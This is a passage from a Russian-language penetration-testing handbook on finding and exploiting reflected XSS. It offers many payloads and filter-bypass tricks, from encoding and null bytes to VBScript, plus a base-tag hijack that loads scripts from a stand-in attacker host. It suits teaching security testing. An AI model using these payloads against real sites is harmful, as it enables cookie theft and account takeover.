• фильтры против XSS во многих приложениях дефектны, и их можно обходить разными способами. Предположим, приложение удаляет из пользовательского ввода все теги `<script>` до обработки. Тогда строка атаки из базового метода не вернётся ни в одном ответе приложения. Но одна или несколько следующих строк могут обойти фильтр и привести к успешной эксплуатации XSS:

```
"><script >alert(document.cookie)</script >
"><ScRiPt>alert(document.cookie)</ScRiPt>
"%3e%3cscript%3ealert(document.cookie)%3c/script%3e
"><scr<script>ipt>alert(document.cookie)</scr</script>ipt>
%00"><script>alert(document.cookie)</script>
```

Попробуйте сами!

- mdsec.net
- mdsec.net
- mdsec.net

Обратите внимание: в некоторых случаях входная строка перед возвратом в ответе сервера очищается, декодируется или изменяется иным образом, но всё равно остаётся достаточной для эксплуатации XSS. В такой ситуации метод, основанный только на отправке определённой строки и поиске её в ответе сервера, не обнаружит уязвимость.

При эксплуатации XSS-уязвимостей на основе DOM полезная нагрузка атаки не обязательно возвращается в ответе сервера: она сохраняется в DOM браузера, откуда к ней обращается клиентский JavaScript. И здесь метод, основанный на отправке определённой строки и поиске её в ответе сервера, уязвимость не обнаружит.

Поиск и эксплуатация отражённых XSS-уязвимостей

Самый надёжный метод поиска отражённых XSS-уязвимостей предполагает систематическую проверку всех точек входа пользовательского ввода, выявленных при картографировании приложения (см. главу 4), в следующем порядке:

• передайте в каждую точку входа безобидную строку из букв;

• найдите в ответе приложения все места, где эта строка отражается;

• для каждого отражения определите синтаксический контекст, в котором появляются отражённые данные;

• отправьте изменённые данные, соответствующие синтаксическому контексту отражения, пытаясь внедрить в ответ произвольный сценарий;

• если отражённые данные блокируются или очищаются, не позволяя сценарию исполниться, постарайтесь понять и обойти защитные фильтры приложения.

Выявление отражений пользовательского ввода

На первом этапе тестирования нужно передать безобидную строку в каждую точку входа и найти в ответе все места, где эта строка отражается.

Этапы атаки

1. Выберите уникальную произвольную строку, которая больше нигде не встречается в приложении, содержит только буквы и потому вряд ли будет затронута XSS-фильтрами. Например:

```
myxsstestdmqlwp
```

Передавайте эту строку в качестве каждого параметра каждой страницы, за один раз проверяя только один параметр.

2. Отслеживайте любое появление той же строки в ответах приложения. Запишите каждый параметр, значение которого копируется в ответ. Эти места не обязательно уязвимы, но каждый найденный экземпляр требует дальнейшего исследования, описанного в следующем разделе.

3. Необходимо проверять запросы и GET, и POST. Включите каждый параметр как в строке запроса URL, так и в теле сообщения. Хотя для XSS-уязвимостей, срабатывающих только при POST-запросе, доступно меньше механизмов доставки, их эксплуатация всё равно возможна, как описано ранее.

4. Для каждого XSS, найденного в POST-запросе, воспользуйтесь функцией Burp «change request method», чтобы выяснить, можно ли провести ту же атаку запросом GET.

5. Помимо стандартных параметров запроса, проверяйте каждый случай, когда приложение обрабатывает содержимое заголовка HTTP-запроса. Распространённая XSS-уязвимость возникает в сообщениях об ошибках, куда копируются заголовки вроде `Referer` и `User-Agent`. Эти заголовки подходят для доставки отражённой XSS-атаки, поскольку злоумышленник может с помощью Flash-объекта заставить браузер жертвы отправить запрос с произвольными HTTP-заголовками.

Проверка отражений на возможность внедрения сценария

Каждый найденный экземпляр отражённого ввода необходимо исследовать вручную и выяснить, можно ли его эксплуатировать. В каждом месте отражения данных в ответе нужно определить их синтаксический контекст. Затем следует изменить ввод так, чтобы после копирования в то же место ответа приложения он привёл к исполнению произвольного сценария. Рассмотрим несколько примеров.

Пример 1: значение атрибута тега

Предположим, возвращённая страница содержит следующее:

```
<input type="text" name="address1" value="myxsstestdmqlwp">
```

Очевидный способ создать XSS-эксплойт - завершить двойные кавычки, ограничивающие значение атрибута, закрыть тег `<input>`, а затем каким-либо способом внедрить JavaScript, например тегом `<script>`:

```
"><script>alert(1)</script>
```

Другой способ, который в этой ситуации может обойти некоторые фильтры ввода, - остаться внутри самого тега `<input>`, но внедрить обработчик события с JavaScript:

```
" onfocus="alert(1)
```

Пример 2: строка JavaScript

Предположим, возвращённая страница содержит следующее:

```
<script>var a = 'myxsstestdmqlwp'; var b = 123; ... </script>
```

Здесь управляемый ввод непосредственно вставляется в заключённую в кавычки строку существующего сценария. Чтобы создать эксплойт, можно закрыть одинарные кавычки вокруг строки, завершить инструкцию точкой с запятой и сразу перейти к нужному JavaScript-коду:

```
'; alert(1); var foo='
```

Обратите внимание: поскольку строка в кавычках была завершена, во избежание ошибок интерпретатора JavaScript необходимо обеспечить синтаксически правильное продолжение сценария после внедрённого кода. В этом примере объявляется переменная `foo` и открывается вторая строка в кавычках, которую завершит код, расположенный сразу после нашего ввода. Часто помогает и другой способ: закончить ввод символами `//`, чтобы закомментировать остаток строки.

Пример 3: атрибут с URL

Предположим, возвращённая страница содержит следующее:

```
<a href="myxsstestdmqlwp">Click here ...</a>
```

Управляемая строка вставляется в атрибут `href` тега `<a>`. В этом и многих других контекстах, где атрибут может содержать URL, для непосредственного внедрения сценария в атрибут URL можно воспользоваться протоколом `javascript:`:

```
javascript:alert(1);
```

Поскольку ввод отражается внутри атрибута тега, можно также внедрить обработчик события, как уже описывалось.

Для атаки, работающей во всех современных браузерах, можно использовать недопустимое имя изображения вместе с обработчиком события `onclick`:

```
#"onclick="javascript:alert(1)
```

> **Совет.** Как и при других атаках, обязательно кодируйте в формате URL все специальные символы, имеющие значение в запросе, включая &, =, +, `;` и пробел.

Этапы атаки

Для каждого отражённого ввода, найденного на предыдущих этапах, выполните следующее:

1. Просмотрите исходный HTML-код и найдите все места, где отражается уникальная строка.

2. Если строка встречается несколько раз, каждое вхождение следует считать отдельной потенциальной уязвимостью и исследовать независимо.

3. По положению управляемой пользователем строки в HTML определите, как изменить её, чтобы вызвать исполнение произвольного сценария. Обычно для атаки подходит множество разных методов, описанных далее в этой главе.

4. Проверьте эксплойт, отправив его приложению. Если специально сформированная строка по-прежнему возвращается без изменений, приложение уязвимо. Перепроверьте правильность синтаксиса демонстрационным сценарием, который открывает диалог `alert`, и убедитесь, что при отображении ответа окно действительно появляется в браузере.

Исследование защитных фильтров

Очень часто сервер тем или иным образом изменяет первоначальные попытки эксплуатации, поэтому внедрённый сценарий не исполняется.

Если это произошло, не сдавайтесь! Теперь нужно определить серверную обработку, влияющую на ввод. Возможны три основные ситуации:

• приложение либо защищающий его межсетевой экран веб-приложений обнаружил сигнатуру атаки и заблокировал ввод;

• приложение приняло ввод, но очистило или закодировало строку атаки;

• приложение усекло строку атаки до фиксированной максимальной длины.

Рассмотрим каждый случай и обсудим разные способы обхода препятствий, создаваемых обработкой приложения.

Преодоление фильтров на основе сигнатур

При фильтре первого типа приложение обычно отвечает на строку атаки совершенно иначе, чем на безобидную строку. Например, оно может вернуть сообщение об ошибке, возможно даже прямо заявляя об обнаружении вероятной XSS-атаки, как показано на рисунке 12-8.




Рисунок 12-8. Сообщение об ошибке, сформированное фильтрами ASP.NET против XSS.

В этом случае далее нужно выяснить, какие символы или выражения во вводе запускают фильтр. Эффективный способ - поочерёдно удалять разные части строки и проверять, блокируется ли ввод. Обычно так довольно быстро устанавливается конкретное выражение, например `<script>`, из-за которого запрос блокируется. Затем следует проверить, можно ли обойти фильтр.

Способов внедрить код сценария в HTML-страницы настолько много, что фильтры на основе сигнатур обычно удаётся обойти. Можно найти другой способ внедрения сценария либо воспользоваться слегка неправильным синтаксисом, который браузеры допускают. В этом разделе рассматриваются многочисленные способы исполнения сценариев, а затем описывается широкий набор приёмов обхода распространённых фильтров.

Способы внедрения кода сценария

Код сценария можно внедрить в HTML-страницу четырьмя основными способами. Рассмотрим их по очереди и приведём необычные примеры каждого, которые могут обойти фильтры ввода на основе сигнатур.

> **Примечание.** Поддержка разных вариантов синтаксиса HTML и сценариев сильно различается между браузерами. Поведение отдельных браузеров часто меняется с каждой новой версией, поэтому любое «окончательное» руководство быстро устаревает. Однако с точки зрения безопасности приложение должно надёжно вести себя во всех текущих и недавних версиях популярных браузеров. Если XSS-атаку можно доставить лишь через один конкретный браузер, которым пользуется небольшой процент людей, это всё равно уязвимость, подлежащая исправлению. На момент написания главы каждый приведённый пример работал хотя бы в одном основном браузере.
>
> Для справки: глава написана в марте 2011 года, и все описанные атаки работали хотя бы в одном из следующих браузеров:
>
> • Internet Explorer 8.0.7600.16385;
> • Firefox 3.6.15.

Теги сценариев

Помимо прямого применения тега `<script>`, его можно обернуть несколько замысловатым синтаксисом, обходящим некоторые фильтры:

```
<object data="data:text/html,<script>alert(1)</script>">
<object data="data:text/html; base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
<a href="data:text/html; base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">Click here</a>
```

Строка в кодировке Base64 из предыдущих примеров представляет собой:

```
<script>alert(1)</script>
```

Обработчики событий

С разными тегами можно использовать многочисленные обработчики событий, вызывающие исполнение сценария. Ниже приведены несколько малоизвестных примеров, исполняющих сценарий без участия пользователя:

```
<xml onreadystatechange=alert(1)>
<style onreadystatechange=alert(1)>
<iframe onreadystatechange=alert(1)>

<object onerror=alert(1)>
<object type=image src=valid.gif onreadystatechange=alert(1)></object>
<img type=image src=valid.gif onreadystatechange=alert(1)>
<input type=image src=valid.gif onreadystatechange=alert(1)>
<isindex type=image src=valid.gif onreadystatechange=alert(1)>
<script onreadystatechange=alert(1)>
<bgsound onpropertychange=alert(1)>
<body onbeforeactivate=alert(1)>
<body onactivate=alert(1)>
<body onfocusin=alert(1)>
```

HTML5 предоставляет множество новых векторов с обработчиками событий. В их числе атрибут `autofocus`, который автоматически запускает события, прежде требовавшие участия пользователя:

```
<input autofocus onfocus=alert(1)>
<input onblur=alert(1) autofocus><input autofocus>
<body onscroll=alert(1)><br><br>...<br><input autofocus>
```

Он разрешает обработчики событий в закрывающих тегах:

```
</a onmousemove=alert(1)>
```

Наконец, HTML5 вводит новые теги с обработчиками событий:

```
<video src=1 onerror=alert(1)>
<audio src=1 onerror=alert(1)>
```

Псевдопротоколы сценариев

Псевдопротоколы сценариев можно применять в разных местах для исполнения встроенного сценария внутри атрибута, где ожидается URL. Вот несколько примеров:

```
<object data=javascript:alert(1)>
<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)>
```

Хотя в качестве примера этого приёма чаще всего приводят псевдопротокол `javascript`, в Internet Explorer можно использовать и протокол `vbs`, как описано далее в этой главе.

Как и в случае с обработчиками событий, HTML5 даёт новые способы применения псевдопротоколов сценариев в XSS-атаках:

```
<form id=test /><button form=test formaction=javascript:alert(1)>
<event-source src=javascript:alert(1)>
```

Новый тег `event-source` особенно интересен при атаке на фильтры ввода. В отличие от всех тегов до HTML5, его имя содержит дефис, поэтому он может обходить устаревшие фильтры на основе регулярных выражений, предполагающие, что имена тегов состоят только из букв.

Динамически вычисляемые стили

Некоторые браузеры поддерживают JavaScript в динамически вычисляемых стилях CSS. Следующий пример работает в IE7 и более ранних версиях, а также в поздних версиях, запущенных в режиме совместимости:

```
<x style=x:expression(alert(1))>
```

В поздних версиях IE поддержка этого синтаксиса была удалена, поскольку на практике он применялся только в XSS-атаках. Однако в поздних версиях IE того же результата можно добиться следующим образом:

```
<x style=behavior:url(#default#time2) onbegin=alert(1)>
```

Ранее браузер Firefox позволял проводить основанные на CSS атаки через свойство `moz-binding`, но введённые для него ограничения сделали этот способ менее полезным в большинстве сценариев XSS.

Обход фильтров: HTML

В предыдущих разделах описано множество способов исполнения кода сценария внутри HTML-страницы. Во многих случаях фильтр на основе сигнатур можно преодолеть, просто выбрав другой, менее известный способ исполнения сценария. Если это не помогает, нужно искать способы обфускации атаки. Обычно для этого в синтаксис вносят неожиданные варианты, которые фильтр принимает, а браузер допускает после возврата ввода. В этом разделе рассматривается обфускация синтаксиса HTML для обхода распространённых фильтров. В следующем те же принципы применяются к синтаксису JavaScript и VBScript.

Фильтры на основе сигнатур, предназначенные для блокировки XSS-атак, обычно применяют регулярные выражения или другие методы, чтобы находить ключевые компоненты HTML: угловые скобки тегов, имена тегов, имена и значения атрибутов. Например, фильтр может блокировать ввод с HTML, где используются определённые теги или атрибуты, известные возможностью внедрения сценария, либо пытаться блокировать значения атрибутов, начинающиеся с псевдопротокола сценариев. Многие такие фильтры обходятся размещением необычных символов в ключевых местах HTML так, чтобы один или несколько браузеров их допустили.

Рассмотрим этот приём на следующем простом эксплойте:

```
<img onerror=alert(1) src=a>
```

Синтаксис можно изменить множеством способов, и код всё равно исполнится хотя бы в одном браузере. Рассмотрим каждый вариант. На практике для обхода более сложных фильтров ввода может потребоваться объединить несколько приёмов в одном эксплойте.

Имя тега

Если начать с имени открывающего тега, самые простые и наивные фильтры обходятся простой сменой регистра символов:

```
<iMg onerror=alert(1) src=a>
```

Далее можно вставить нулевые байты в любое место:

```
<[%00]img onerror=alert(1) src=a>
<i[%00]mg onerror=alert(1) src=a>
```

В этих примерах `[%XX]` обозначает буквальный символ с шестнадцатеричным кодом ASCII `XX`. При отправке атаки приложению обычно следует применять URL-кодированную форму символа. Просматривая ответ приложения, нужно искать отражённый буквальный декодированный символ.

> **Совет.** Приём с нулевым байтом работает в Internet Explorer в любом месте HTML-страницы. Активное применение нулевых байтов в XSS-атаках часто помогает быстро обходить фильтры на основе сигнатур, не учитывающие поведение IE.
>
> Исторически нулевые байты были эффективны против межсетевых экранов веб-приложений (WAF), настроенных на блокировку запросов с известными строками атак. Поскольку ради производительности WAF обычно написаны на машинном коде, нулевой байт завершает строку, в которой появляется. Поэтому WAF не видит вредоносную нагрузку после нулевого байта (подробнее см. главу 16).

Если пойти дальше, слегка изменив пример, можно внедрять обработчики событий через произвольные имена тегов и тем самым обходить фильтры, блокирующие лишь конкретные известные теги:

```
<x onclick=alert(1) src=a>Click here</x>
```

Иногда удаётся внедрять новые теги с разными именами, но не находится способа непосредственно исполнить ими код. В таких ситуациях атаку можно доставить приёмом, известным как «перехват базового тега». Тег `<base>` задаёт URL, который браузер использует для разрешения всех относительных URL, встречающихся далее на странице. Если можно внедрить новый тег `<base>`, а после точки отражения страница подключает сценарии тегами `<script>` с относительными URL, в качестве базового адреса можно указать подконтрольный сервер. Браузер загрузит сценарии из оставшейся части HTML-страницы с указанного сервера, но исполнит их в контексте вызвавшей страницы. Например:

```
<base href="http://mdattacker.net/badscripts/">
...
<script src="goodscript.js"></script>
```

Согласно спецификациям, теги `<base>` должны располагаться в разделе `<head>` HTML-страницы. Однако некоторые браузеры, включая Firefox, принимают `<base>` в любом месте страницы, значительно расширяя область применения атаки.

Пробел после имени тега

Пробел между именем тега и именем первого атрибута можно заменить несколькими символами:

```
<img/onerror=alert(1) src=a>
<img[%09]onerror=alert(1) src=a>
<img[%0d]onerror=alert(1) src=a>
<img[%0a]onerror=alert(1) src=a>
<img/"onerror=alert(1) src=a>
<img/'onerror=alert(1) src=a>
<img/anyjunk/onerror=alert(1) src=a>
```

Даже если атака не требует атрибутов тега, всегда следует попробовать добавить после имени тега лишнее содержимое: так обходятся некоторые простые фильтры.

```
<script/anyjunk>alert(1)</script>
```

Имена атрибутов

В имени атрибута можно применить тот же приём с нулевым байтом. Он обходит многие простые фильтры, пытающиеся блокировать обработчики событий по именам атрибутов, начинающимся с on:

```
<img o[%00]nerror=alert(1) src=a>
```

Разделители атрибутов

В исходном примере значения атрибутов не имели разделителей, поэтому после значения требовался пробел, указывавший его конец перед новым атрибутом. Значения атрибутов можно заключать в двойные или одинарные кавычки, а в IE - ещё и в обратные кавычки:

```
<img onerror="alert(1)"src=a>
<img onerror='alert(1)'src=a>
<img onerror=`alert(1)`src=a>
```

Перестановка атрибутов в предыдущем примере даёт ещё один способ обойти фильтры, проверяющие имена атрибутов на начало on. Если фильтр не знает, что обратные кавычки могут служить разделителями значения, следующий пример кажется ему одним атрибутом, имя которого не является обработчиком события:

```
<img src=`a`onerror=alert(1)>
```

Объединяя атрибуты в кавычках с неожиданными символами после имени тега, можно создавать атаки вообще без пробельных символов и обходить некоторые простые фильтры:

```
<img/onerror="alert(1)"src=a>
```

Попробуйте сами!

- mdsec.net
- mdsec.net
- mdsec.net

Значения атрибутов

В самих значениях атрибутов можно использовать нулевой байт, а также HTML-кодирование символов:

```
<img onerror=a[%00]lert(1) src=a>
<img onerror=a&#x6c;ert(1) src=a>
```

Поскольку браузер декодирует HTML в значении атрибута до дальнейшей обработки, HTML-кодирование можно применять для обфускации кода сценария и обхода многих фильтров. Например, следующая атака обходит множество фильтров, блокирующих псевдопротокол `javascript`:

```
<iframe src=j&#x61;vasc&#x72ipt&#x3a;alert&#x28;1&#x29; >
```

При HTML-кодировании следует учитывать, что браузеры допускают различные отклонения от спецификаций, которые могут упускать даже фильтры, осведомлённые о проблемах кодирования. Можно использовать десятичный и шестнадцатеричный форматы, добавлять лишние ведущие нули и опускать завершающую точку с запятой. Все следующие примеры работают хотя бы в одном браузере:

```
<img onerror=a&#x06c;ert(1) src=a>
<img onerror=a&#x006c;ert(1) src=a>
<img onerror=a&#x0006c;ert(1) src=a>
<img onerror=a&#108;ert(1) src=a>
<img onerror=a&#0108;ert(1) src=a>
<img onerror=a&#108ert(1) src=a>
<img onerror=a&#0108ert(1) src=a>
```

Угловые скобки тегов

Иногда, эксплуатируя особенности поведения приложения или браузера, можно использовать неправильные угловые скобки и всё же заставить браузер обработать тег требуемым для атаки образом.

Некоторые приложения выполняют лишнее URL-декодирование ввода уже после применения входных фильтров. Поэтому следующий ввод в запросе:

```
%253cimg%20onerror=alert(1)%20src=a%253e
```

сервер приложений декодирует из формата URL и передаёт приложению в виде:

```
%3cimg onerror=alert(1) src=a%3e
```

Здесь нет угловых скобок тега, поэтому входной фильтр ничего не блокирует. Но затем приложение выполняет второе URL-декодирование, и ввод превращается в:

```
<img onerror=alert(1) src=a>
```

Он возвращается пользователю и запускает атаку.

Как описывалось в главе 2, нечто подобное происходит, когда каркас приложения «переводит» необычные символы Unicode в ближайшие эквиваленты ASCII по сходству начертания или звучания. Например, следующий ввод использует вместо угловых скобок тегов двойные угловые кавычки Unicode (`%u00AB` и `%u00BB`):

```
«img onerror=alert(1) src=a»
```

Входные фильтры приложения могут разрешить этот ввод, поскольку он не содержит проблемного HTML. Но если каркас приложения преобразует кавычки в символы тегов в момент вставки ввода в ответ, атака будет успешной. Уязвимость такого рода обнаруживалась во множестве приложений, и разработчиков можно простить за то, что они её не заметили.

Некоторые входные фильтры выявляют HTML-теги, просто сопоставляя открывающую и закрывающую угловые скобки, извлекая содержимое и сравнивая его с чёрным списком имён тегов. В такой ситуации фильтр можно обойти лишними скобками, которые браузер допускает:

```
<<script>alert(1);//<</script>
```

Иногда для доставки атаки в обход входных фильтров приложения можно использовать неожиданное поведение анализатора HTML в браузере. Например, следующий HTML с синтаксисом ECMAScript for XML (E4X) не содержит допустимого открывающего тега сценария, но всё же исполняет заключённый код в современных на момент написания версиях Firefox:

```
<script<{alert(1)}/></script>
```

> **Совет.** В нескольких описанных обходах фильтров результатом атаки становится неправильный HTML, который тем не менее допускается клиентским браузером. Поскольку множество совершенно законных сайтов содержит HTML, не вполне соответствующий стандартам, браузеры принимают разного рода отклонения и фактически исправляют ошибки за кулисами до отображения страницы.
>
> При точной настройке атаки в необычной ситуации часто полезно просмотреть виртуальный HTML, который браузер строит из фактического ответа сервера. В Firefox для этого можно использовать инструмент WebDeveloper с функцией View Generated Source.

Кодировки символов

Иногда мощным средством обхода многих типов фильтров становится нестандартная кодировка полезной нагрузки, которую удаётся заставить приложение принять. Ниже приведены представления строки `<script>alert(document.cookie)</script>` в альтернативных кодировках.

UTF-7:

```
+ADw-script+AD4-alert(document.cookie)+ADw-/script+AD4-
```

US-ASCII:

```
BC 73 63 72 69 70 74 BE 61 6C 65 72 74 28 64 6F ; ¼script¾alert(do
63 75 6D 65 6E 74 2E 63 6F 6F 6B 69 65 29 BC 2F ; cument.cookie)¼/
73 63 72 69 70 74 BE                            ; script¾
```

UTF-16:

```
FF FE 3C 00 73 00 63 00 72 00 69 00 70 00 74 00 ; ÿþ<.s.c.r.i.p.t.
3E 00 61 00 6C 00 65 00 72 00 74 00 28 00 64 00 ; >.a.l.e.r.t.(.d.
6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2E 00 ; o.c.u.m.e.n.t...
63 00 6F 00 6F 00 6B 00 69 00 65 00 29 00 3C 00 ; c.o.o.k.i.e.).<.
2F 00 73 00 63 00 72 00 69 00 70 00 74 00 3E 00 ; /.s.c.r.i.p.t.>.
```

Эти закодированные строки обходят многие распространённые фильтры против XSS. Сложность успешной доставки заключается в том, чтобы заставить браузер интерпретировать ответ в нужной кодировке. Если под контролем находится HTTP-заголовок `Content-Type` или соответствующий метатег HTML, можно применить нестандартную кодировку, обойти фильтры приложения и заставить браузер истолковать полезную нагрузку нужным образом. В некоторых приложениях параметр `charset` действительно передаётся в определённых запросах, что позволяет напрямую задавать кодировку ответа приложения.

Если приложение по умолчанию использует многобайтовую кодировку, например Shift-JIS, некоторые входные фильтры можно обойти символами, имеющими особое значение в этой кодировке. Предположим, два фрагмента пользовательского ввода возвращаются в ответе приложения:

```
<img src="image.gif" alt="[input1]" /> ... [input2]
```

Для `input1` приложение блокирует ввод с кавычками, чтобы злоумышленник не мог завершить заключённый в кавычки атрибут. Для `input2` приложение блокирует угловые скобки, мешая использовать HTML-теги. Это кажется надёжным, но злоумышленник может доставить эксплойт следующими двумя значениями:

```
input1: [%f0]
input2: "onload=alert(1);
```

В кодировке Shift-JIS различные необработанные значения байтов, включая `0xf0`, сигнализируют о двухбайтовом символе, состоящем из этого и следующего байта. Поэтому при обработке `input1` браузер считает кавычку после байта `0xf0` частью двухбайтового символа, и она не завершает значение атрибута. Анализатор HTML продолжает работу до кавычки в `input2`, которая завершает атрибут и позволяет интерпретировать предоставленный злоумышленником обработчик события как дополнительный атрибут тега:

```
<img src="image.gif" alt="? /> ... "onload=alert(1);
```

Когда подобные эксплойты обнаружили в широко применяемой многобайтовой кодировке UTF-8, разработчики браузеров выпустили исправления, мешающие атаке. Однако на момент написания та же атака по-прежнему работала в некоторых браузерах против ряда менее распространённых многобайтовых кодировок, включая Shift-JIS, EUC-JP и BIG5.

Обход фильтров: код сценария

Иногда удаётся манипулировать отражённым вводом и внедрить контекст сценария в ответ приложения, но исполнению кода, необходимого для реальной атаки, препятствуют другие средства. Подобные фильтры обычно блокируют определённые ключевые слова JavaScript и иные выражения. Они также могут запрещать полезные символы: кавычки, скобки и точки.

Как и при обфускации атак с помощью HTML, существует множество способов изменить нужный код сценария и обойти распространённые входные фильтры.

Экранирование JavaScript

JavaScript допускает различные способы экранирования символов, позволяющие не включать необходимые выражения в буквальном виде.

Экранированные последовательности Unicode могут представлять символы внутри ключевых слов JavaScript и обходить многие фильтры:

```
<script>a\u006cert(1);</script>
```

Если можно вызвать команду `eval`, возможно предварительно экранировав некоторые символы предыдущим способом, другие команды можно исполнять, передавая их `eval` в виде строки. Это позволяет применять различные приёмы обработки строк, скрывая исполняемую команду.

В строках JavaScript можно использовать экранированные последовательности Unicode, шестнадцатеричные и восьмеричные последовательности:

```
<script>eval('a\u006cert(1)');</script>
<script>eval('a\x6cert(1)');</script>
<script>eval('a\154ert(1)');</script>
```

Кроме того, лишние символы экранирования внутри строк игнорируются:

```
<script>eval('a\l\ert\(1\)');</script>
```

Динамическое построение строк

Для динамического построения строк атаки можно применять и другие приёмы:

```
<script>eval('al'+'ert(1)');</script>
<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41));</script>
<script>eval(atob('amF2YXNjcmlwdDphbGVydCgxKQ'));</script>
```

Последний пример, работающий в Firefox, позволяет декодировать команду из Base64 перед передачей в `eval`.

Альтернативы eval

Если прямые вызовы `eval` невозможны, существуют другие способы исполнить команды в строковой форме:

```
<script>'alert(1)'.replace(/.+/,eval)</script>
<script>function::['alert'](1)</script>
```

Альтернативы точкам

Если символ точки блокируется, разыменование можно выполнить другими способами:

```
<script>alert(document['cookie'])</script>
<script>with(document)alert(cookie)</script>
```

Объединение нескольких приёмов

Описанные приёмы часто можно объединять и применять к атаке несколько слоёв обфускации. Кроме того, если JavaScript используется в атрибуте HTML-тега через обработчик события, псевдопротокол сценариев или динамически вычисляемый стиль, эти приёмы можно сочетать с HTML-кодированием. Браузер декодирует HTML в значении атрибута до интерпретации содержащегося там JavaScript. В следующем примере символ e в слове `alert` экранирован последовательностью Unicode, а обратная косая черта в этой последовательности закодирована как HTML:

```
<img onerror=eval('al&#x5c;u0065rt(1)') src=a>
```

Разумеется, для ещё более глубокой маскировки атаки можно HTML-кодировать и любые другие символы в значении атрибута `onerror`:

```
<img onerror=&#x65;&#x76;&#x61;&#x6c;&#x28;&#x27;al&#x5c;u0065rt&#x28;1&#x29;&#x27;&#x29; src=a>
```

Этот приём обходит многие фильтры JavaScript-кода, поскольку можно избежать любых ключевых слов JavaScript и таких элементов синтаксиса, как кавычки, точки и скобки.

Использование VBScript

Хотя распространённые примеры XSS-эксплойтов обычно сосредоточены на JavaScript, в Internet Explorer можно применять и язык VBScript. Его синтаксис и другие свойства отличаются, что позволяет обходить многие входные фильтры, разработанные только с учётом JavaScript.

Код VBScript можно внедрить несколькими способами:

```
<script language=vbs>MsgBox 1</script>
<img onerror="vbs:MsgBox 1" src=a>
<img onerror=MsgBox+1 language=vbs src=a>
```

Во всех случаях для указания языка вместо `vbs` можно использовать `vbscript`. Обратите внимание на `MsgBox+1` в последнем примере: эта запись не содержит пробела, поэтому значение атрибута не нужно заключать в кавычки. Она работает, поскольку `+1` фактически прибавляет число 1 к пустому значению, выражение вычисляется как 1 и передаётся функции `MsgBox`.

Примечательно, что в VBScript некоторые функции можно вызывать без скобок, как показано выше. Это позволяет обходить фильтры, предполагающие, что для обращения к любой функции код сценария обязательно использует скобки.

Кроме того, в отличие от JavaScript, язык VBScript не чувствителен к регистру, поэтому во всех ключевых словах и именах функций допустимы прописные и строчные буквы. Это особенно полезно, когда атакуемая функция приложения меняет регистр ввода, например переводит его в верхний. Такое преобразование могло быть введено по функциональным, а не защитным причинам, но оно мешает XSS-эксплойтам на JavaScript, который после перевода в верхний регистр не исполняется. Эксплойты на VBScript, напротив, продолжают работать:

```
<SCRIPT LANGUAGE=VBS>MSGBOX 1</SCRIPT>
<IMG ONERROR="VBS:MSGBOX 1" SRC=A>
```

Объединение VBScript и JavaScript

Чтобы дополнительно усложнить атаку и обойти некоторые фильтры, можно вызывать VBScript из JavaScript и наоборот:

```
<script>execScript("MsgBox 1","vbscript");</script>
<script language=vbs>execScript("alert(1)")</script>
```

Эти вызовы можно даже вкладывать друг в друга и сколько угодно переключаться между языками:

```
<script>execScript('execScript "alert(1)","javascript"','vbscript");</script>
```

Как уже говорилось, VBScript не чувствителен к регистру и позволяет исполнять код в контекстах, где ввод переводится в верхний регистр. Если в такой ситуации всё же требуется вызвать функции JavaScript, строку команды с нужным регистром можно построить функциями обработки строк VBScript, а затем исполнить через JavaScript:

```
<SCRIPT LANGUAGE=VBS>EXECSCRIPT(LCASE("ALERT(1)")) </SCRIPT>
<IMG ONERROR="VBS:EXECSCRIPT LCASE('ALERT(1)')" SRC=A>
```

Использование кодированных сценариев

В Internet Explorer содержимое сценариев можно скрывать специальным алгоритмом кодирования Microsoft и тем самым потенциально обходить некоторые входные фильтры:

```
<img onerror="VBScript.Encode:#@~^CAAAAA==\ko$K6,FoQIAAA==^#~@" src=a>
<img language="JScript.Encode" onerror="#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@" src=a>
```

Изначально эта кодировка предназначалась для того, чтобы пользователям было трудно изучать клиентские сценарии при просмотре исходного кода HTML-страницы. Позднее алгоритм восстановили обратной разработкой, и появилось множество инструментов и веб-сайтов для декодирования таких сценариев. В старых версиях Windows собственные сценарии для атак можно было кодировать консольной утилитой Microsoft `srcenc`.

Преодоление очистки

